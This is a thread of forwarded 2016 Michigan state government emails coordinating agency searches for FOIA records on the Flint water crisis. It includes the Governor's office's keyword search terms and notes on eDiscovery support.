<CampbellM16@michigan.gov>; Cranson, Jeff (MDOT) <CransonJ@michigan.gov>; DeVol, Lauren (DMVA) <DeVolL@michigan.gov>; Ellis, Jan (MDE) <EllisJ@michigan.gov>; Fedorchuk, Matthew (MCSC) <fedorchukm@michigan.gov>; Fischer, Tim (MDOT) <FischerT2@michigan.gov>; Gautz, Chris (MDOC) <GautzC@michigan.gov>; Gendreau, Gisgite (MDOS) <GendreauG@michigan.gov>; Golder, Edward (DNR) <GolderE@michigan.gov>; Guerrant, Emily (MEDC) <guerrante@michigan.org>; Hawthorne, Megan (AG) <HawthorneM1@michigan.gov>; Holton, Jennifer (MDARD) <holtonj@michigan.gov>; Humes, William R (DMVA) <william.r.humes2.mil@mail.mil>; Kramer, Holly (MDOC) <KramerH@michigan.gov>; Leeds, Lauren (DTMB) <LeedsL@michigan.gov>; Levengood, Vicki (MDCR) <LevengoodV@michigan.gov>; Miller, Andrea (DIFS) <MillerA16@michigan.gov>; Miller, Jacki (MDCR) <MillerJ31@michigan.gov>; Miller, Misty (MSHDA) <MillerM58@michigan.gov>; Minicuci, Angela (DHHS) <MinicuciA@michigan.gov>; Moon, Jason (LARA) <moonj@michigan.gov>; Pepin, John (DNR) <PepinJ@michigan.gov>; Sampson, Jeremy (TREASURY) <SampsonJ@michigan.gov>; Silfven, Ken (TIA) <SilfvenK@michigan.gov>; Simpson, Angela (DMVA) <SimpsonA3@michigan.gov>; Stanton, Terry A. (Treasury) <StantonT@michigan.gov>; Thelen, Suzanne (DMVA) <ThelenS3@michigan.gov>; Throne, Heather (MDARD) <ThroneH@michigan.gov>; Tommasulo, Karen (DEQ) <TommasuloK@michigan.gov>; Weiss, Kurt (DTMB) <WeissK1@michigan.gov>; Wheaton, Bob (DHHS) <WheatonB@michigan.gov>; Woodhams, Fred (MDOS) <WoodhamsF@michigan.gov>

**Cc:** Weber, Travis (GOV) <WeberT7@michigan.gov>

**Subject:** Flint Water Search Terms

All – below are the list of searches we would like you to use in order to try to find the most relevant documents related to the Flint water crisis. Thank you again for your assistance. Because of the late timing for getting you this list, you may wait until Tuesday to send Travis Weber your estimates of time it takes to search this. Please remember that employees should search their hard drives as well as their e-mails, and that means DTMB cannot perform this search for you; your own folks who may have documents will have to do so from their machines. Thank you again for all your assistance and efforts.

Legionnaire

Legionella

“boil water order” & “Flint” (anywhere in document)

“coli” & Flint (anywhere in document)

“bacteria” & “Flint” (anywhere in document)

“microb” & “Flint” (anywhere in document)

“TTHM” & “Flint” (anywhere in document)

“Lead” & “Flint” (anywhere in document)

“emergency” & “Flint” (anywhere in document)

Karegnondi

“Genesee County Health Department”

“Flint” (within sentence) “utilities”

“Lead and Copper Rule”

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)

“DWSD” & “Flint” (anywhere in document)

“Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

*Ruth Thomet,*

Executive Assistant - Legal Department

Executive Office of the Governor


111 South Capitol Avenue

P.O. Box 30013

Lansing , Michigan 48909

517-241-5630

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**



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**From:** Galeazzi, Tiziana (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:48 AM  
**To:** Pung, Linda (DTMB); Das, Rajiv (DTMB); Westfall, Laurie (DTMB); Willard, Stuart (DTMB); Buckwalter, Nathan (DTMB); Simon, Jodi (DTMB); Hogan, James (DTMB); Berwald, Kirt (DTMB)  
**Cc:** McFarlane, James (DTMB)  
**Subject:** Re: FOIA Project Updates to General Managers

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

All

As discussed at our GM meeting today, here are the tool options and contact information for the agencies:

- HPTTrim Records Manager - Kristy Thompson (DTMB records center)
- Relativity / eDiscovery - Andrew Banas (AG eDiscovery attorney) \* I am happy to make an email introduction with him if you'd like

Thank you,

Tiziana Galeazzi  
General Manager for Attorney General, Civil Rights, Governor's Office, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

On Feb 12, 2016, at 9:27 PM, Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)> wrote:

Hi everyone --

I talked to John McQuaid earlier this afternoon. As Tiziana stated, the agencies should be doing their own searches. With the Legal Discovery OA is conducting outside of this FOIA request, they don't have the resources to conduct the agency searches as well.

Here's what I know they CAN provide though -

- \* OA can provide an eDiscovery mailbox and additional fileshare space to place identified mail/documents.

To accomplish this you should submit a remedy ticket with the details needed and then send the ticket number to John McQuaid (cc Joe Hyrman and myself) with 'FOIA-Flint' in the subject line and they will escalate the request.

- \* I also know that Greg Mears (DTMB Client Specialist) is putting together instructions on how to do effective searches in Outlook for Laurie Westfall's area. I can share this with the GMs when complete as well.

If your agencies are requesting additional assistance, please let me know. The reason requests are being funneled through me initially is so James can get an idea of the assistance needed and can have that discussion with OA and the Governor's Office to set priorities if needed.

Thanks,  
Jodi

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**From:** Galeazzi, Tiziana (DTMB)  
**Sent:** Friday, February 12, 2016 6:03 PM  
**To:** Berwald, Kirt (DTMB) <[berwaldk@michigan.gov](mailto:berwaldk@michigan.gov)>; Hogan, James (DTMB) <[hoganj@michigan.gov](mailto:hoganj@michigan.gov)>; Buckwalter, Nathan (DTMB) <[BuckwalterN@michigan.gov](mailto:BuckwalterN@michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Willard, Stuart (DTMB) <[WillardS@michigan.gov](mailto:WillardS@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>  
**Cc:** Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>  
**Subject:** Re: FOIA Project Updates to General Managers

All

Please note below the email below with additional information and guidelines that were provided from the Gov office to the Agencies today.

**Key points:**

- The agencies are being asked to conduct their own searches: please let Jodi know if any agencies request assistance from DTMB/OA or if any other questions arise regarding what OA is able to assist them with.
- Due date for the agencies to notify the Gov office of when their searches will be completed is Tuesday
- DTMB is currently working to identify the custodians for our own searches - more information will be available on Tuesday.

Thank you for your time, please call with any questions. Have a great weekend.

Tiziana Galeazzi  
General Manager for Attorney General, Civil Rights, Governor's Office, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

**From:** Thomet, Ruth (GOV)

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**Sent:** Friday, February 12, 2016 3:46 PM  
**To:** Buckberry, Gary (DTMB) <[buckberryg@michigan.gov](mailto:buckberryg@michigan.gov)>; Chivis, Candace (MDCR) <[Chivisc@michigan.gov](mailto:Chivisc@michigan.gov)>; Christian, Al (DMVA) <[christiana@michigan.gov](mailto:christiana@michigan.gov)>; Colberg, Nicole (DNR) <[ColbergN@michigan.gov](mailto:ColbergN@michigan.gov)>; Deacon, Brad (MDARD) <[deaconb9@michigan.gov](mailto:deaconb9@michigan.gov)>; Fleming, Stephani (LARA) <[FlemingS2@michigan.gov](mailto:FlemingS2@michigan.gov)>; Gnodtke, John (MCSC) <[GnodtkeJ@michigan.gov](mailto:GnodtkeJ@michigan.gov)>; Gregg, Randall (DIFS) <[GreggR2@michigan.gov](mailto:GreggR2@michigan.gov)>; Groves, Cheryl (MDOC) <[GrovesC@michigan.gov](mailto:GrovesC@michigan.gov)>; Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>; Heffner, Bradley (MEDC) <[heffnerb@michigan.org](mailto:heffnerb@michigan.org)>; Hinkley, Lori (MSP) <[hinkleyl@michigan.gov](mailto:hinkleyl@michigan.gov)>; Kobus, Dawn (DIFS) <[kobusd@michigan.gov](mailto:kobusd@michigan.gov)>; Noll, Melissa (MDOS) <[NollM1@michigan.gov](mailto:NollM1@michigan.gov)>; Novak, Doug (MDOS) <[NovakD@michigan.gov](mailto:NovakD@michigan.gov)>; Rick, Matthew (DHHS) <[RickM@michigan.gov](mailto:RickM@michigan.gov)>; Robert, Carla M. (Treasury) <[RobertC@michigan.gov](mailto:RobertC@michigan.gov)>; Sarkisian, Jennifer (AG) <[SarkisianJ@michigan.gov](mailto:SarkisianJ@michigan.gov)>; Vorce, Susan (DEQ) <[VORCES@michigan.gov](mailto:VORCES@michigan.gov)>; Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>; Wendling-Richards, Christy (AG) <[WendlingRichardsC@michigan.gov](mailto:WendlingRichardsC@michigan.gov)>; Ackley, Martin (MDE) <[AckleyM@michigan.gov](mailto:AckleyM@michigan.gov)>; Bach, Katie (MSHDA) <[BachK@michigan.gov](mailto:BachK@michigan.gov)>; Banner, Shanon (MSP) <[BannerS@michigan.gov](mailto:BannerS@michigan.gov)>; Begnoche, Michelle (MEDC) <[begnochem@michigan.org](mailto:begnochem@michigan.org)>; Bitely, Andrea (AG) <[BitelyA@michigan.gov](mailto:BitelyA@michigan.gov)>; Brown, Melanie (DEQ) <[BrownM45@michigan.gov](mailto:BrownM45@michigan.gov)>; Brown, Tiffany (MSP)

<BrownT22@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Campbell, Maura (DHHS) <CampbellM16@michigan.gov>; Cranson, Jeff (MDOT) <CransonJ@michigan.gov>; DeVol, Lauren (DMVA) <DeVolL@michigan.gov>; Ellis, Jan (MDE) <EllisJ@michigan.gov>; Fedorchuk, Matthew (MCSC) <fedorchukm@michigan.gov>; Fischer, Tim (MDOT) <FischerT2@michigan.gov>; Gautz, Chris (MDOC) <GautzC@michigan.gov>; Gendreau, Gisgie (MDOS) <GendreauG@michigan.gov>; Golder, Edward (DNR) <GolderE@michigan.gov>; Guerrant, Emily (MEDC) <guerrante@michigan.org>; Hawthorne, Megan (AG) <HawthorneM1@michigan.gov>; Holton, Jennifer (MDARD) <holtonj@michigan.gov>; Humes, William R (DMVA) <william\_r.humes2\_mil@mail.mil>; Kramer, Holly (MDOC) <KramerH@michigan.gov>; Leeds, Lauren (DTMB) <LeedsL@michigan.gov>; Levengood, Vicki (MDCR) <LevengoodV@michigan.gov>; Miller, Andrea (DIFS) <MillerA16@michigan.gov>; Miller, Jacki (MDCR) <MillerJ31@michigan.gov>; Miller, Misty (MSHDA) <MillerM58@michigan.gov>; Minicuci, Angela (DHHS) <MinicuciA@michigan.gov>; Moon, Jason (LARA) <moonj@michigan.gov>; Pepin, John (DNR) <PepinJ@michigan.gov>; Sampson, Jeremy (TREASURY) <SampsonJ@michigan.gov>; Silfven, Ken (TIA) <SilfvenK@michigan.gov>; Simpson, Angela (DMVA) <SimpsonA3@michigan.gov>; Stanton, Terry A. (Treasury) <StantonT@michigan.gov>; Thelen, Suzanne (DMVA) <ThelenS3@michigan.gov>; Throne, Heather (MDARD) <ThroneH@michigan.gov>; Tommasulo, Karen (DEQ) <TommasuloK@michigan.gov>; Weiss, Kurt (DTMB) <WeissK1@michigan.gov>; Wheaton, Bob (DHHS) <WheatonB@michigan.gov>; Woodhams, Fred (MDOS) <WoodhamsF@michigan.gov>  
Cc: Weber, Travis (GOV) <WeberT7@michigan.gov>  
**Subject: Flint Water Search Terms**

All – below are the list of searches we would like you to use in order to try to find the most relevant documents related to the Flint water crisis. Thank you again for your assistance. Because of the late timing for getting you this list, you may wait until Tuesday to send Travis Weber your estimates of time it takes to search this. **Please remember that employees should search their hard drives as well as their e-mails, and that means DTMB cannot perform this search for you; your own folks who may have documents will have to do so from their machines.** Thank you again for all your assistance and efforts.

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“boil water order” & “Flint” (anywhere in document)

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“microb” & “Flint” (anywhere in document)

“TTHM” & “Flint” (anywhere in document)

“Lead” & “Flint” (anywhere in document)

“emergency” & “Flint” (anywhere in document)

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“Flint” (within sentence) “utilities”

“Lead and Copper Rule”

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)

“DWSD” & “Flint” (anywhere in document)

“Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

On Feb 12, 2016, at 12:03 PM, Galeazzi, Tiziana (DTMB) <[galeazzit@michigan.gov](mailto:galeazzit@michigan.gov)> wrote:

Happy Friday All!

As you’re aware, the Governor’s Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

Please note the following updated information:

- The Governor’s Office has asked each agency to perform their own searches on their email/repositories for all information pertaining to the Flint Water crisis.
- While the agencies may approach DTMB for assistance, we are under a tight timeframe and can’t possibly assist every agency and every employee.
  - If the agency asks for DTMB assistance and you have internal resources available to assist (i.e. Client Specialist), please provide that assistance.
  - **If the agency needs assistance from OA** (i.e. due to a large quantity of email/documents or a large group of people) **please forward that request to Jodi Simon**. Also, please let the agency know that requests will be prioritized by the Governor’s Office and we will provide feedback on availability as soon as possible (so if DTMB cannot assist, it will still leave time for the agency to perform the searches).
- The Governor’s Office will provide the keyword search terms today to the Agencies.
  - The designated agency coordinators for this project will identify which employees from their agency will be the Custodians.

Please call me with any questions.

Thank you

Tiziana Galeazzi  
General Manager for Attorney General, Civil Rights, Executive Office of the Governor,  
Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Tuesday, February 16, 2016 11:33 AM  
**To:** Mears, Greg (DTMB)  
**Cc:** Stanaway, Eric (DTMB);Ouendag, Michael (DTMB);Gabler, David (DTMB)  
**Subject:** FW: FOIA - phone message

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

fyi

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

---

**From:** Moody, Michael (DTMB)  
**Sent:** Tuesday, February 16, 2016 8:47 AM  
**To:** Westfall, Laurie (DTMB) <WestfallL@michigan.gov>  
**Cc:** Gabler, David (DTMB) <GablerD@michigan.gov>; Buckberry, Gary (DTMB) <buckberryg@michigan.gov>; Weiss, Kurt (DTMB) <WeissK1@michigan.gov>  
**Subject:** RE: FOIA - phone message

Thanks Laurie. The Budget Office, OFM, and Office of Internal Audit Services are impacted by this. I have copied Gary Buckberry, the SBO FOIA Coordinator, on this e-mail because he is coordinating our response. I assume that Gary will contact you for any assistance that is needed.

*Mike Moody*

Director, Office of Financial Management  
517-335-1942

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**From:** Westfall, Laurie (DTMB)  
**Sent:** Friday, February 12, 2016 4:59 PM  
**To:** Moody, Michael (DTMB) <MoodyM1@michigan.gov>  
**Cc:** Gabler, David (DTMB) <GablerD@michigan.gov>  
**Subject:** FOIA - phone message

Mike – I left you a voice mail late this afternoon just to reach out to you and give you a heads up on a large FOIA request concerning the Flint Water issue.

I'm sharing a communication I just received on this topic within DTMB along with a copy of the search criteria distributed from the Governor's office late today to the agencies (Kurt Weiss was copied for SBO). I understand that this information is due by the end of this month to the Governor's legal team. Not sure if it will impact your area, but wanted to make you aware due to the short timeframe to gather this information.

If you need assistance, let us know and we'll see what we can do. Hope you have a great, long holiday weekend.

**From:** Thomet, Ruth (GOV)

**Sent:** Friday, February 12, 2016 3:46 PM

**To:** Buckberry, Gary (DTMB) <[buckberryg@michigan.gov](mailto:buckberryg@michigan.gov)>; Chivis, Candace (MDCR) <[Chivisc@michigan.gov](mailto:Chivisc@michigan.gov)>; Christian, Al (DMVA) <[christiana@michigan.gov](mailto:christiana@michigan.gov)>; Colberg, Nicole (DNR) <[ColbergN@michigan.gov](mailto:ColbergN@michigan.gov)>; Deacon, Brad (MDARD) <[deaconb9@michigan.gov](mailto:deaconb9@michigan.gov)>; Fleming, Stephani (LARA) <[FlemingS2@michigan.gov](mailto:FlemingS2@michigan.gov)>; Gnodtke, John (MCSC) <[GnodtkeJ@michigan.gov](mailto:GnodtkeJ@michigan.gov)>; Gregg, Randall (DIFS) <[GreggR2@michigan.gov](mailto:GreggR2@michigan.gov)>; Groves, Cheryl (MDOC) <[GrovesC@michigan.gov](mailto:GrovesC@michigan.gov)>; Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>; Heffner, Bradley (MEDC) <[heffnerb@michigan.org](mailto:heffnerb@michigan.org)>; Hinkley, Lori (MSP) <[hinkleyl@michigan.gov](mailto:hinkleyl@michigan.gov)>; Kobus, Dawn (DIFS) <[kobusd@michigan.gov](mailto:kobusd@michigan.gov)>; Noll, Melissa (MDOS) <[NollM1@michigan.gov](mailto:NollM1@michigan.gov)>; Novak, Doug (MDOS) <[NovakD@michigan.gov](mailto:NovakD@michigan.gov)>; Rick, Matthew (DHHS) <[RickM@michigan.gov](mailto:RickM@michigan.gov)>; Robert, Carla M. (Treasury) <[RobertC@michigan.gov](mailto:RobertC@michigan.gov)>; Sarkisian, Jennifer (AG) <[SarkisianJ@michigan.gov](mailto:SarkisianJ@michigan.gov)>; Vorce, Susan (DEQ) <[VORCES@michigan.gov](mailto:VORCES@michigan.gov)>; Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>; Wendling-Richards, Christy (AG) <[WendlingRichardsC@michigan.gov](mailto:WendlingRichardsC@michigan.gov)>; Ackley, Martin (MDE) <[AckleyM@michigan.gov](mailto:AckleyM@michigan.gov)>; Bach, Katie (MSHDA) <[BachK@michigan.gov](mailto:BachK@michigan.gov)>; Banner, Shanon (MSP) <[BannerS@michigan.gov](mailto:BannerS@michigan.gov)>; Begnoche, Michelle (MEDC) <[begnochem@michigan.org](mailto:begnochem@michigan.org)>; Bitely, Andrea (AG) <[BitelyA@michigan.gov](mailto:BitelyA@michigan.gov)>; Brown, Melanie (DEQ) <[BrownM45@michigan.gov](mailto:BrownM45@michigan.gov)>; Brown, Tiffany (MSP) <[BrownT22@michigan.gov](mailto:BrownT22@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Campbell, Maura (DHHS) <[CampbellM16@michigan.gov](mailto:CampbellM16@michigan.gov)>; Cranson, Jeff (MDOT) <[CransonJ@michigan.gov](mailto:CransonJ@michigan.gov)>; DeVol, Lauren (DMVA) <[DeVolL@michigan.gov](mailto:DeVolL@michigan.gov)>; Ellis, Jan (MDE) <[EllisJ@michigan.gov](mailto:EllisJ@michigan.gov)>; Fedorchuk, Matthew (MCSC) <[fedorchukm@michigan.gov](mailto:fedorchukm@michigan.gov)>; Fischer, Tim (MDOT) <[FischerT2@michigan.gov](mailto:FischerT2@michigan.gov)>; Gautz, Chris (MDOC) <[GautzC@michigan.gov](mailto:GautzC@michigan.gov)>; Gendreau, Gisgie (MDOS) <[GendreauG@michigan.gov](mailto:GendreauG@michigan.gov)>; Golder, Edward (DNR) <[GolderE@michigan.gov](mailto:GolderE@michigan.gov)>; Guerrant, Emily (MEDC) <[guerrante@michigan.org](mailto:guerrante@michigan.org)>; Hawthorne, Megan (AG) <[HawthorneM1@michigan.gov](mailto:HawthorneM1@michigan.gov)>; Holton, Jennifer (MDARD) <[holtonj@michigan.gov](mailto:holtonj@michigan.gov)>; Humes, William R (DMVA) <[william.r.humes2.mil@mail.mil](mailto:william.r.humes2.mil@mail.mil)>; Kramer, Holly (MDOC) <[KramerH@michigan.gov](mailto:KramerH@michigan.gov)>; Leeds, Lauren (DTMB) <[LeedsL@michigan.gov](mailto:LeedsL@michigan.gov)>; Levengood, Vicki (MDCR) <[LevengoodV@michigan.gov](mailto:LevengoodV@michigan.gov)>; Miller, Andrea (DIFS) <[MillerA16@michigan.gov](mailto:MillerA16@michigan.gov)>; Miller, Jacki (MDCR) <[MillerJ31@michigan.gov](mailto:MillerJ31@michigan.gov)>; Miller, Misty (MSHDA) <[MillerM58@michigan.gov](mailto:MillerM58@michigan.gov)>; Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moon, Jason (LARA) <[moonj@michigan.gov](mailto:moonj@michigan.gov)>; Pepin, John (DNR) <[PepinJ@michigan.gov](mailto:PepinJ@michigan.gov)>; Sampson, Jeremy (TREASURY) <[SampsonJ@michigan.gov](mailto:SampsonJ@michigan.gov)>; Silfven, Ken (TIA) <[SilfvenK@michigan.gov](mailto:SilfvenK@michigan.gov)>; Simpson, Angela (DMVA) <[SimpsonA3@michigan.gov](mailto:SimpsonA3@michigan.gov)>; Stanton, Terry A. (Treasury) <[StantonT@michigan.gov](mailto:StantonT@michigan.gov)>; Thelen, Suzanne (DMVA) <[ThelenS3@michigan.gov](mailto:ThelenS3@michigan.gov)>; Throne, Heather (MDARD) <[ThroneH@michigan.gov](mailto:ThroneH@michigan.gov)>; Tommasulo, Karen (DEQ) <[TommasuloK@michigan.gov](mailto:TommasuloK@michigan.gov)>; Weiss, Kurt (DTMB) <[WeissK1@michigan.gov](mailto:WeissK1@michigan.gov)>; Wheaton, Bob (DHHS) <[WheatonB@michigan.gov](mailto:WheatonB@michigan.gov)>; Woodhams, Fred (MDOS) <[Woodhamsf@michigan.gov](mailto:Woodhamsf@michigan.gov)>

**Cc:** Weber, Travis (GOV) <[WeberT7@michigan.gov](mailto:WeberT7@michigan.gov)>

**Subject:** Flint Water Search Terms

All – below are the list of searches we would like you to use in order to try to find the most relevant documents related to the Flint water crisis. Thank you again for your assistance. Because of the late timing for getting you this list, you may wait until Tuesday to send Travis Weber your estimates of time it takes to search this. Please remember that employees should search their hard drives as well as their e-mails, and that means DTMB cannot perform this search for you; your own folks who may have documents will have to do so from their machines. Thank you again for all your assistance and efforts.

Legionnaire

Legionella

"boil water order" & "Flint" (anywhere in document)

"coli" & Flint (anywhere in document)

"bacteria" & "Flint" (anywhere in document)

"microb" & "Flint" (anywhere in document)

"TTHM" & "Flint" (anywhere in document)

"Lead" & "Flint" (anywhere in document)

"emergency" & "Flint" (anywhere in document)

Karegnondi

"Genesee County Health Department"

“Flint” (within sentence) “utilities”

“Lead and Copper Rule”

“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)

“DWSD” & “Flint” (anywhere in document)

“Flint River”

“Pb” & “water” (anywhere in document)

“KWA”

*Ruth Thomet,*

Executive Assistant - Legal Department

Executive Office of the Governor

111 South Capitol Avenue

P.O. Box 30013

Lansing , Michigan 48909

517-241-5630


Laurie Westfall

General Manager

DTMB, MCSC, MDE and CEPI

Office: 517-335-1226

Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**



---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Tuesday, February 16, 2016 11:38 AM  
**To:** Roeske, Debbie (DTMB); Fisk, Christine (DTMB); Mears, Greg (DTMB)  
**Cc:** Gorton, Glenn (DTMB); Gabler, David (DTMB); Stanaway, Eric (DTMB); Wilson, AnthonyAJ (DTMB); Thomas, Maria (DTMB)  
**Subject:** FW: FOIA Project Updates to General Managers

**Follow Up Flag:** Follow up  
**Flag Status:** Completed

fyi

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



HELP. CONNECT. SOLVE.

---

**From:** Galeazzi, Tiziana (DTMB)  
**Sent:** Tuesday, February 16, 2016 10:48 AM  
**To:** Pung, Linda (DTMB) <PUNGL2@michigan.gov>; Das, Rajiv (DTMB) <DasR@michigan.gov>; Westfall, Laurie (DTMB) <WestfallL@michigan.gov>; Willard, Stuart (DTMB) <WillardS@michigan.gov>; Buckwalter, Nathan (DTMB) <BuckwalterN@michigan.gov>; Simon, Jodi (DTMB) <SimonJ@michigan.gov>; Hogan, James (DTMB) <hoganj@michigan.gov>; Berwald, Kirt (DTMB) <berwaldk@michigan.gov>  
**Cc:** McFarlane, James (DTMB) <mcfarlanej@michigan.gov>  
**Subject:** Re: FOIA Project Updates to General Managers

All

As discussed at our GM meeting today, here are the tool options and contact information for the agencies:

- HPTrim Records Manager - Kristy Thompson (DTMB records center)
- Relativity / eDiscovery - Andrew Banas (AG eDiscovery attorney) \* I am happy to make an email introduction with him if you'd like

Thank you,

Tiziana Galeazzi  
General Manager for Attorney General, Civil Rights, Governor's Office, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

On Feb 12, 2016, at 9:27 PM, Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)> wrote:

Hi everyone --

I talked to John McQuaid earlier this afternoon. As Tiziana stated, the agencies should be doing their own searches. With the Legal Discovery OA is conducting outside of this FOIA request, they don't have the resources to conduct the agency searches as well.

Here's what I know they CAN provide though -

- ? OA can provide an eDiscovery mailbox and additional fileshare space to place identified mail/documents.

To accomplish this you should submit a remedy ticket with the details needed and then send the ticket number to John McQuaid (cc Joe Hyrman and myself) with 'FOIA-Flint' in the subject line and they will escalate the request.

- ? I also know that Greg Mears (DTMB Client Specialist) is putting together instructions on how to do effective searches in Outlook for Laurie Westfall's area. I can share this with the GMs when complete as well.

If your agencies are requesting additional assistance, please let me know. The reason requests are being funneled through me initially is so James can get an idea of the assistance needed and can have that discussion with OA and the Governor's Office to set priorities if needed.

Thanks,  
Jodi

---

**From:** Galeazzi, Tiziana (DTMB)  
**Sent:** Friday, February 12, 2016 6:03 PM  
**To:** Berwald, Kirt (DTMB) <[berwaldk@michigan.gov](mailto:berwaldk@michigan.gov)>; Hogan, James (DTMB) <[hoganj@michigan.gov](mailto:hoganj@michigan.gov)>; Buckwalter, Nathan (DTMB) <[BuckwalterN@michigan.gov](mailto:BuckwalterN@michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>; Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Willard, Stuart (DTMB) <[WillardS@michigan.gov](mailto:WillardS@michigan.gov)>; Das, Rajiv (DTMB) <[DasR@michigan.gov](mailto:DasR@michigan.gov)>  
**Cc:** Simon, Jodi (DTMB) <[SimonJ@michigan.gov](mailto:SimonJ@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>  
**Subject:** Re: FOIA Project Updates to General Managers

All

Please note below the email below with additional information and guidelines that were provided from the Gov office to the Agencies today.

**Key points:**

- The agencies are being asked to conduct their own searches: please let Jodi know if any agencies request assistance from DTMB/OA or if any other questions arise regarding what OA is able to assist them with.
- Due date for the agencies to notify the Gov office of when their searches will be completed is Tuesday
- DTMB is currently working to identify the custodians for our own searches - more information will be available on Tuesday.

Thank you for your time, please call with any questions. Have a great weekend.

Tiziana Galeazzi

General Manager for Attorney General, Civil Rights, Governor's Office, Talent and Economic Development  
State of Michigan, Department of Technology, Management and Budget  
Cell: (517) 749-9496 Office: (517) 241-3310

**From:** Thomet, Ruth (GOV)

---

**Sent:** Friday, February 12, 2016 3:46 PM

**To:** Buckberry, Gary (DTMB) <buckberryg@michigan.gov>; Chivis, Candace (MDCR) <Chivise@michigan.gov>; Christian, Al (DMVA) <christiana@michigan.gov>; Colberg, Nicole (DNR) <ColbergN@michigan.gov>; Deacon, Brad (MDARD) <deaconb9@michigan.gov>; Fleming, Stephani (LARA) <FlemingS2@michigan.gov>; Gnodtke, John (MCSC) <GnodtkeJ@michigan.gov>; Gregg, Randall (DIFS) <GreggR2@michigan.gov>; Groves, Cheryl (MDOC) <GrovesC@michigan.gov>; Head, David (MDE) <HeadD@michigan.gov>; Heffner, Bradley (MEDC) <heffnerb@michigan.org>; Hinkley, Lori (MSP) <hinkleyl@michigan.gov>; Kobus, Dawn (DIFS) <kobusd@michigan.gov>; Noll, Melissa (MDOS) <NollM1@michigan.gov>; Novak, Doug (MDOS) <NovakD@michigan.gov>; Rick, Matthew (DHHS) <RickM@michigan.gov>; Robert, Carla M. (Treasury) <RobertC@michigan.gov>; Sarkisian, Jennifer (AG) <SarkisianJ@michigan.gov>; Vorce, Susan (DEQ) <VORCES@michigan.gov>; Weber, Travis (GOV) <WeberT7@michigan.gov>; Wendling-Richards, Christy (AG) <WendlingRichardsC@michigan.gov>; Ackley, Martin (MDE) <AckleyM@michigan.gov>; Bach, Katie (MSHDA) <BachK@michigan.gov>; Banner, Shanon (MSP) <BannerS@michigan.gov>; Begnoche, Michelle (MEDC) <begnochem@michigan.org>; Bitely, Andrea (AG) <BitelyA@michigan.gov>; Brown, Melanie (DEQ) <BrownM45@michigan.gov>; Brown, Tiffany (MSP) <BrownT22@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Campbell, Maura (DHHS) <CampbellM16@michigan.gov>; Cranson, Jeff (MDOT) <CransonJ@michigan.gov>; DeVol, Lauren (DMVA) <DeVolL@michigan.gov>; Ellis, Jan (MDE) <EllisJ@michigan.gov>; Fedorchuk, Matthew (MCSC) <fedorchukm@michigan.gov>; Fischer, Tim (MDOT) <FischerT2@michigan.gov>; Gautz, Chris (MDOC) <GautzC@michigan.gov>; Gendreau, Gisie (MDOS) <GendreauG@michigan.gov>; Golder, Edward (DNR) <GolderE@michigan.gov>; Guerrant, Emily (MEDC) <guerrante@michigan.org>; Hawthorne, Megan (AG) <HawthorneM1@michigan.gov>; Holton, Jennifer (MDARD) <holtonj@michigan.gov>; Humes, William R (DMVA) <william.r.humes2.mil@mail.mil>; Kramer, Holly (MDOC) <KramerH@michigan.gov>; Leeds, Lauren (DTMB) <LeedsL@michigan.gov>; Levengood, Vicki (MDCR) <LevengoodV@michigan.gov>; Miller, Andrea (DIFS) <MillerA16@michigan.gov>; Miller, Jacki (MDCR) <MillerJ31@michigan.gov>; Miller, Misty 